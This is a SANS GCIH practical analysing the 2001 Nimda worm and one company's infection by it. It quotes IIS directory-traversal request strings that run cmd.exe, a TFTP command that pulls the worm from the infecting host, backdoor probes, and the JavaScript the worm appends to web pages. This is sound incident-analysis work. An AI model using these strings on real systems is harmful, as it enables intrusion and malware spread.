Nimda on our Network

GCIH Practical Assignment

Version 2.0

Written By: Darrell Keller

Date Written: Januray 2002

Attended: SANS Network Security Boot Camp, San Diego, CA, October 2001.

TABLE OF CONTENTS:

PART 1 THE EXPLOIT

Name:

Nimda

Common Vulnerabilities and Exposures (CVE) number:

Because of the way Nimda works there are several CVE numbers that apply:
CVE-2000-0854 Office 2000 dll execution vulnerability
CVE-2000-0884 Web server folder traversal vulnerability in IIS 4.0 and 5.0
CVE-2001-0154 IE MIME attachment execution vulnerability
CVE-2001-0333 Directory traversal vulnerability in IIS
CAN-2001-0500 ISAPI Buffer overflow in IIS

CERT has a CA number specifically for Nimda of: CA-2001-26

Aliases:

I-Worm.Nimda
I-Worm.Nimda.E
Nimda
Nimda.c
Nimda.d
Nimda.e
W32.Nimda.A@mm
W32.Nimda.C@mm
W32.Nimda.D@mm
W32.Nimda.E@mm
W32/Minda@MM
W32/Nimda-C
W32/Nimda.a@MM
W32/Nimda.eml
W32/Nimda.htm
W32/Nimda@MM
Win32.Nimda.A@mm
W32.Nimda.E
Win32.Nimda.E

Operating System:

Microsoft IIS 4.0
Microsoft IIS 5.0
Windows 2000: All Versions
Windows 95: All Versions
Windows 98: All Versions
Windows ME: All Versions
Windows NT: All Versions

Protocols/Services/Applications:

TCP/IP (Transmission Control Protocol/Internet Protocol)
UDP (User Datagram Protocol)
HTTP (HyperText Transfer Protocol)
SMTP (Simple Mail Transfer Protocol)
MAPI (Message Application Program Interface)
TFTP (Trivial File Transfer Protocol)
NetBIOS (Network Basic Input/Output System)
MIME (Multipurpose Internet Mail Extensions)
IIS (Microsoft Internet Information Server)
IE (Microsoft Internet Explorer) Browser

Brief Description:

Nimda is a worm that works in a similar fashion as the Code Red worm. It "uses several Unicode Web Folder Traversal vulnerability attack strings to probe for vulnerable IIS systems and deface them." (Internet Security Systems, Inc. "Nimda Worm Propagation."). Unlike Code Red, Nimda can also propagate itself by emailing copies of itself to individuals in MAPI address books. Once on a system Nimda will propagate locally. It replaces '.dll', '.eml', '.nws' files and appends itself to all '.htm', '.html' and '.asp' files on the infected system and all shared drives. The worm also spreads to remote users when they access Web pages on infected servers.

Variants:

W32/Nimda.b@MM: Uses the filenames PUTA!!.SCR and PUTA!!.EML instead of README.EXE and README.EML. This variant also compresses the executable file.
W32/Nimda.c@MM: Works the same as Nimda however the executable is compressed via UPX (Ultimate Packer for eXecutables).
W32/Nimda.d@MM: Compresses the executable with PECompact. Also the files README.EXE, MMC.EXE and ADMIN.DLL are now SAMPLE.EXE, CSRSS.EXE and HTTPODBC.DLL respectively.

W32/Nimda.e@MM: Similar to W32/Nimda.d@MM but also uses the file COOL.DLL to upload to webservers.
W32/Nimda.f@MM: Similar to W32/Nimda.d@MM but with minor variants, it is functionally the same.
W32/Nimda.g@MM: Similar to W32/Nimda.d@MM but with minor variants, it is functionally the same.

References:

F-Secure Inc. "Nimda.c" F-Secure Virus Descriptions. 12 October 2001. URL: http://www.fsecure.com/v-descs/nimda_c.shtml (19 January 2002).
F-Secure Inc. "Nimda.d" F-Secure Virus Descriptions. 29 October 2001. URL: http://www.fsecure.com/v-descs/nimda_d.shtml (19 January 2002).
F-Secure Inc. "Nimda.e" F-Secure Virus Descriptions. 30 October 2001. URL: http://www.fsecure.com/v-descs/nimda_e.shtml (19 January 2002).
Internet Security Systems, Inc. "Nimda Worm Propagation." IIS X-Force Database (7130). 18 September 2001. URL: http://xforce.iss.net/static/7130.php (3 December 2001).
Mcafee.com, Inc. "W32/Nimda.gen@MM." Virus Profile. 5 October 2001. URL: http://vil.mcafee.com/dispVirus.asp?virus_k=99209& (29 December 2001).
Sophos.com "W32/Nimda-B." October 2001. URL: http://www.sophos.com/virusinfo/analyses/w32nimdab.html (19 January 2002).
Sophos.com "W32/Nimda-C." December 2001. URL: http://www.sophos.com/virusinfo/analyses/w32nimdac.html (19 January 2002).
Sophos.com "W32/Nimda-D." December 2001. URL: http://www.sophos.com/virusinfo/analyses/w32nimdad.html (19 January 2002).

PART 2 – THE ATTACK

Description and diagram of network

Our network is setup to try and provide both redundancy and security. We have two routers that connect to two different service providers. Traffic flows from the routers to separate switches within what we call our "Bordernet". This is a network that is very unprotected. Traffic then flows to a pair of firewalls, running PIX that guard our "Protected DMZ". Traffic then flows into another switch and either goes to our protected DMZ network or to our corporate firewall. Our Corporate firewall again consists of two firewalls, for redundancy, and is a different vender (Checkpoint Firewall 1) than our border firewalls. Once traffic has passed our Corporate firewall it is in the corporate network.

The rule sets are very liberal for outgoing traffic. Almost all connections from almost any port are aloud outbound. There is only a hand full of ports we block, such as the default IRC port. The border routers and firewalls prevent spoofing of packets. The border routers are set to ignore ICMP echo requests so that we do not become a smurf amplifier.

Inbound traffic is a different story. Traffic trying to get to the corporate network is refused unless it is part of an established connection/session. Only certain ports are open on the "Protected DMZ" firewall. These are ports necessary to allow legitimate traffic to our servers such as port 80, which allows the world to see our web pages. Our web servers are hosted on two different platforms: UNIX based running Netscape Web Server and NT based running IIS. Also allowed into the "Protected DMZ" is port 21 for our FTP severs, 25 for email, and a few others. Among the list of blocked ports are 23, telnet, and port 22, SSH, is allowed only to a specific machine.


The border routers have very few ACLs causing the border network to be very wide open to the Internet. Any machines that go out here have to be hardened or they will be owned quickly. These are machines that needed too many holes open to the outside world for it to be safe to keep inside our protected DMZ, so they are hardened as best they can be and then placed here. Also in the Border net are "sandboxes" for our business units. This allows business units to set up hosts and control the access they get to the Internet without jeopardizing corporate security.

Traffic trying to get into the corporate network must first traverse the Protected DMZ firewall. To do this it must be either part of an established connection, or be on a port that is allowed through. Once the traffic hits the Corporate Firewall it will die, unless it is part of an established connection or coming from a host in the Protected DMZ that is on the allowed list.

Our network also consists of two types of remote users. Remote users in remote offices and remote users connecting from home, a hotel room, or other "suspect" location. Remote users in remote offices connect through the Corporate WAN, which consist of tunnels set up between the headquarters and the remote location. Most of these tunnels are permanent, and all traffic from that remote location that is going to the Internet, must traverse the WAN and then go through the Corporate Firewall and DMZ Firewall before making it to the Internet. Remote users on "suspect" networks come in through one of several connection methods provided by the company. We have a Cisco VPN product that can be used to connect over the Internet. We have an SSH server that can be used to connect over the Internet. And we have a modem bank that people can use to connect via dial-up. All of these connections require One-time tokens to make a successful connection.

The last way into the corporate network is through modems connected to individual machines. Most of these modems and phone lines are set up for dial-out only. However there are a few that were necessary for dial-in as well. When it is possible those modems that need the ability to be dialed are removed from the corporate network so there is an air gap between it and the rest of our computers. When that is not possible strong passwords and encryption are strongly enforced, and the network segments that machine is on are closely monitored, as are logs.

This diagram shows our basic network configuration:



Protocol description

The following is a list of protocols, services and applications, and a brief description of each, used by Nimda:

- TCP/IP (Transmission Control Protocol/Internet Protocol): A protocol that allows different computers from different manufacturers running different operating systems to talk to one another. TCP/IP forms the basis for the Internet; it is actually a combination of different protocols found on different layers of the TCP/IP protocol suite. TCP/IP is normally considered a 4-layer system consisting of the Link Layer, Network Layer, Transport Layer, and Application Layer. Each layer has different responsibilities:
  1. Link Layer- includes the device driver in the operating system and the network interface card in the computer. They handle all the hardware details of physically interfacing with the cable.
  2. Network Layer- handles the routing of packets on the network. The protocols in this layer are IP (Internet Protocol), ICMP (Internet Control Message Protocol) and IGMP (Internet Group Management Protocol).
  3. Transport Layer- provides a flow of data between two hosts. The two main, commonly used, transport protocols are: TCP (Transmission Control Protocol) and UDP (User Datagram Protocol)
  4. Application Layer- handles the details of the application being used such as FTP, Telnet, and SMTP.

- TCP (Transmission Control Protocol): Provides a reliable flow of data between two hosts. It acknowledges received packets and makes sure the other end acknowledges packets it sent, among other things.
- UDP (User Datagram Protocol): Sends packets or datagrams from one host to another but does not check to make sure the packet arrives.
- HTTP (Hypertext Transfer Protocol): The basis for the World Wide Web (WWW). The HTTP client establishes a TCP connection to the server, issues a request and reads back the servers response, the server then closes the connection. (Stevens, TCP/IP Illustrated, Volume 3, p.162)
- SMTP (Simple Mail Transfer Protocol): Protocol used to send email from a client to a mail server. In the protocol commands are sent by the client to the server, and the server responds with numeric reply codes. (Stevens, TCP/IP Illustrated, Volume 1, p.442)
- TFTP (Trivial File Transfer Protocol): Intended to be used when bootstrapping a diskless system. Uses UDP instead of TCP and fits into read-only memory. There are no security features in TFTP, most implementations count on the system administrator of the TFTP server to restrict any client's access to the files necessary for bootstrapping. (Stevens, TCP/IP Illustrated, Volume 1, p.213)
- NetBIOS (Network Basic Input/Output System): Mainly used by Microsoft machines. NetBIOS uses 18 commands to create, maintain and use connections between PCs on a network. Three main services of NetBIOS are:
  1. Naming- Creating, checking and deleting individual names.
  2. Datagram- used for connectionless transmissions that do not guarantee successful delivery of packets
  3. Session- used for communicating between two hosts that guarantees successful delivery of packets and messages up to 64 Kilobytes
- MAPI (Message Application Program Interface): A standardized set of C functions placed into a DLL (Dynamic Link Library). MAPI allows Windows application developers to take advantage of the Windows messaging subsystem, which is supported by default with Microsoft Mail or Microsoft Exchange. Any application in Windows can become "mail-enabled" by writing to the generic MAPI interface. MAPI standardizes the way messages are handled by mail-enabled applications, making it so that the application does not have to include vendor-specific code for every messaging system.
- MIME (Multipurpose Internet Mail Extensions) Extends the format of Internet mail to allow non-US-ASCII textual messages, not-textual messages, multipart message bodies, and non-US-ASCII information in message headers. (Sauder)
- IIS (Microsoft Internet Information Server or Services): A Web server that runs on Windows NT and 2000.
- IE (Microsoft Internet Explorer): A web browser program, allowing you to view web pages on the World Wide Web.

How the exploit works

There are four ways the worm uses to infect:

- Email

- Web server attacks
- Web browsing code
- Open network shares

Email:

Through email Nimda uses a MIME vulnerability in Microsoft Internet Explorer. The worm uses the audio/x-wav MIME type to propagate a file usually named "readme.exe". Because of the vulnerability in Microsoft IE the browser automatically runs the executable without notifying the user. This vulnerability was described in CERT Advisory CA-2001-06 (Automatic Execution of Embedded MIME Types). This advisory states that:

> Any mail software running on an x86 platform that uses Microsoft Internet Explorer 5.5 SP1 or earlier (except IE 5.01 SP2) to render the HTML mail automatically runs the enclosed attachment and, as result, infects the machine with the worm. (Danyliw)

Because of this the machine will be infected by opening or previewing the message, it can also be triggered by running the attachment. The subject line and the attachment name of the Nimda email varies, however the most common name for the attachment is "readme.exe" with a size of 57344 bytes.

Web server attacks:

Nimda attempts to exploit Unicode Web Folder (or Directory) Traversal vulnerabilities on IIS web servers to propagate. Microsoft IIS 4.0 and 5.0 are both vulnerable to this attack as well as hosts running Microsoft Personal Web Server. By using this vulnerability unauthenticated users visiting an IIS Web site can execute arbitrary code with the privileges of the IUSR_ machinename account. The worm appends this string: "/winnt/system32/cmd.exe?/c+dir" to the following scripts to attempt the exploit:

```
GET /scripts/..%255c..
GET /_vti_bin/..%255c../..%255c../..%255c..
GET /_mem_bin/..%255c../..%255c../..%255c..
GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c..
GET /scripts/..%c1%1c..
GET /scripts/..%c0%2f..
GET /scripts/..%c0%af..
GET /scripts/..%c1%9c..
GET /scripts/..%%35%63..
GET /scripts/..%%35c..
GET /scripts/..%25%35%63..
GET /scripts/..%252f..
```

An example is: "GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir". Based on the output it knows if the system is vulnerable. When it finds a vulnerable system it attaches this string to the string in order to tftp a copy of the worm (admin.dll) to the server: "tftp%%20-

i%%20%s%%20GET%%20Admin.dll%%20". So using our above example the string would look like: "GET /scripts/..%255c..tftp%%20-i%%20%s%%20GET%%20Admin.dll%%20".

Nimda also attempts to use the backdoor CodeRed II and sadmind/IIS installed on infected servers by using one of the following scripts against a server:

```
GET /scripts/root.exe?/c+dir
GET /MSADC/root.exe?c+dir
GET /c/winnt/system32/cmd.exe?/c+dir
GET /d/winnt/system32/cmd.exe?/c+dir
```

Web browsing code:

When Nimda infects a host, it modifies all web content files it finds by appending javascript code, which contains instructions to open a new browser window containing the file "readme.eml" that is infected with the virus:

```
<html><script language="JavaScript">window.open("readme.eml", null,
"resizable=no,top=6000,left=6000")</script></html>
```

It appends this code to all .asp, .htm, and .html files it finds. It also appends this code to files that are named "index", "main" and "default". This allows the worm to spread when someone accesses an infected web page.

Open network shares:

Nimda also uses network shares to propagate itself. Once on a system Nimda will create MIME-encoded copies of itself to all directories on the system, including mapped network drives. These files have names with extensions of .eml and .nws. It will also replace "riched20.dll" with it's own infected version as well as creates a copy of it to all directories that contain .doc files. This causes "riched20.dll" to be called whenever someone opens a .doc file in Microsoft Word.

The worm in action

Once Nimda finds a host to infect it goes through the following steps:

1. It attempts to create a mutex named "fsdhqherwqi2001" if it is unable to create the mutex[1] because it already exists then the worm knows that Nimda is already on the system and does not attempt to install itself again.
2. If Nimda was successful at creating the mutex, it creates a file called "mmc.exe" in the Windows directory with attributes of hidden and system. This file is a copy of the worm.
3. It now runs "mmc.exe" with the flag "-qusery9bnow"

[1] "A mutex is a lock mechanism that can be used to control access to a shared resource. In this case, the worm uses a mutex to detect other instances of itself that are running." (Mackie, p.16)

4. If this is the first time the worm has run since the computer was last rebooted, it generates a random number between 0 and 101 (1-100) and then checks to see if it is grater than 80. If it is, the worm deletes all files with a name of "readme*.exe" in the temp directory.
5. The original Nimda executable terminates at this point
6. "mmc.exe" is now running. When it attempts to create a mutex it fails because it already exists. It then checks to see if it is running under the name of "admin.dll".
7. The worm now catalogs global variables that it uses throughout the program. These include the Windows directory, the system directory, the temp directory and the operating system it is running on.
8. At this point the worm may try to infect .exe files by placing the original .exe file in a resource segment within itself, and taking the infected file's place on the disk. If the user attempts to run an infected .exe file, the worm attempts to run the original program by extracting the original program to disk, running it, and then overwriting it again with the infected version. Thus attempting to hide it's existence. On non-removable media (fixed disks) the worm does not actually overwrite itself. Instead it creates a file in the temp directory named "mep*.tmp" where the * is a set of randomly generated characters. It then appends a ".exe" to the name and copies the original (infected) file to it and then runs the program. Once the program is executed it flags the file on non NT systems for deletion on the next reboot in the "wininit.ini" file with the following command: "nul=c:\windows\temp\mep<random characters>.tmp.exe" (where the random characters are the random characters generated for the file). On NT based systems the files sit, and can slowly multiply to the point of filling up the disk space.
9. It obtains the IP address of the system it is running on and writes it to its own file at offset 208.
10. Next it creates a file containing a set of email headers, a MIME-encoded version of itself, and a set of MIME footers. It will use this file to send to new victims via email.
11. The worm now attaches itself to the "explorer.exe" process in order to hide itself, so it does not appear in the task manager.
12. Nimda sets its own execution thread to the highest level possible, thereby monopolizing the CPU. And selects an IP address to attack.
13. It now creates a mutex with a name based on the IP address it is attacking.
14. Sleeps for 30 secionds
15. Creates a new thread
16. Creates 60 new threads, unless it is running as "admin.dll" in which case it creates 200 new threads.
17. The parent thread installs copies of itself into "load.exe" and "riched20.dll", in the Windows directory. It marks these files as hidden and system. (richd20.dll is utilized by programs that use the rich text format, such as MS Word and wordpad. So the worm is executed anytime these programs are started.) The worm may also install riched20.dll into any directory that contains .doc files. This results in the .dll file being accessed any time someone opens a .doc file in the directory.
18. To insure that the program runs each time windows is started it adds the load program to the system.ini file: "Shell=explorer.exe load.exe –dontrunold".
19. Next it propagates to all locally attached drives, mapped shares and any other reachable network shares. It traverses the directory tree in each of these cases and writes a MIME-

encoded copy of itself to the disk with file names of .eml, or .nws extensions. The files are often called “readme.eml” and “desktop.eml”.

20. It now mails copies of itself in MIME format
    a. It generates a list of email addresses from the Internet Explorer browser cache (in .htm and .html files) and the default MAPI mailbox (usually the Inbox for Outlook or Outlook Express).
    b. It caches the subject of the messages found in the MAPI mailbox.
    c. It attaches a copy of itself to the mail as a MIME-encoded email attachment.
    d. It then sends the mail to the appropriate mail servers for the various targets by using its own SMTP client.
    e. Nimda notes the time the last batch of emails were sent in the Windows registry and every 10 days will repeat the process of collecting addresses and sending the worm through email.
21. It finds and infects all .htm, .html, and .asp files
22. It installs an open file share on all local drives. On Windows 9x and ME the share is set up with no password, on NT and 2000 systems the user guest is given permission to the share and added to the administrator group. The registry is changed to remove share security on NT and 2000 systems by deleting the key: “HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\Shares\Security”
23. On Windows NT and 2000 machines it adds the “Guest” account to the administrators group.
24. While all this is going on, the 60 threads it generated (200 if running as “admin.dll”) look for vulnerable Web servers. Each thread generates a random IP address and then uses it to attempt to exploit IIS servers using the vulnerabilities mentioned under “Web server attacks” above. Nimda’s “random” IP will fall under one of these probabilities:

    - 50% an address with the same first two octets as the client
    - 25% an address with the same first octet as the client
    - 25% a random address (http://www.cert.org/advisories/CA-2001-26.html)

    Once it finds a vulnerable system it TFTPs “admin.dll” to it and then executes it by sending a URL designed to call the DLL. While running as “admin.dll” the worm attempts to copy itself to the root of c:, d: and e:
25. It now sleeps for three minutes and repeats the process (minus the worker threads)


(Mackie, pp.16-21).

Description and diagram of the attack

In general this is how an attack by Nimda works on the network:

1. A machine gets infected.
2. Spreads to all locally attached drives, mapped shares and any other reachable network shares.


3. Sends itself via email using its own SMTP client.
4. Scans for vulnerable web servers.
5. Once it finds a vulnerable web server it infects it causing a vulnerable web surfer to get infected if it visits the web server.


2) Spreads to mapped shares and other network shares
Shared Drives
Network Share
3) Sends emails of itself
Targeted email addresses
1) Machine is infected by Nimda
Initial Infected Client
4) Scans for vulnerable web servers and infects them when found
5) Web surfer gets infected by web server
IIS Web Server
Web Surfer


On September 18, 2001 we began to notice web attacks against our network. Soon thereafter we began to get emails on the security list we subscribe to about a new attack. Based on the information we received from these notification emails we felt we were relatively safe from this attack. We did however set up our Network Intrusion Detection device to notify us if it saw the signature of the attack going out bound from one of our hosts. The reason we felt we were not too vulnerable to the attack was that our external web boxes were patched to the latest version, and most of our internal servers had been patched as well. Around 2:00pm we saw the traffic on our internal network and knew immediately that Nimda made it in. This is what happened:

We have a server in a product management department that once a day dials out to a partner company to transfer some information. This transaction lasts approximately 11 seconds. This modem, and phone line are set up as a dial out only line so someone cannot connect to the modem from outside the company. On September 18, the computer did exactly as it was supposed to do and dialed up the remote computer and transferred the data it needed. During its 11 second connection Nimda found it's way across the phone line and onto the machine, which just happened to be vulnerable to the attack. The machine was running a vulnerable version of Microsoft IIS. We believe that Nimda used a web server attack, Unicode Directory Traversal vulnerability, to gain access to our machine. Once Nimda made it into our network it quickly spread to all hosts that were vulnerable within the company and attempted to spread outside the organization as well. A total of 29 machines internally were infected with Nimda.

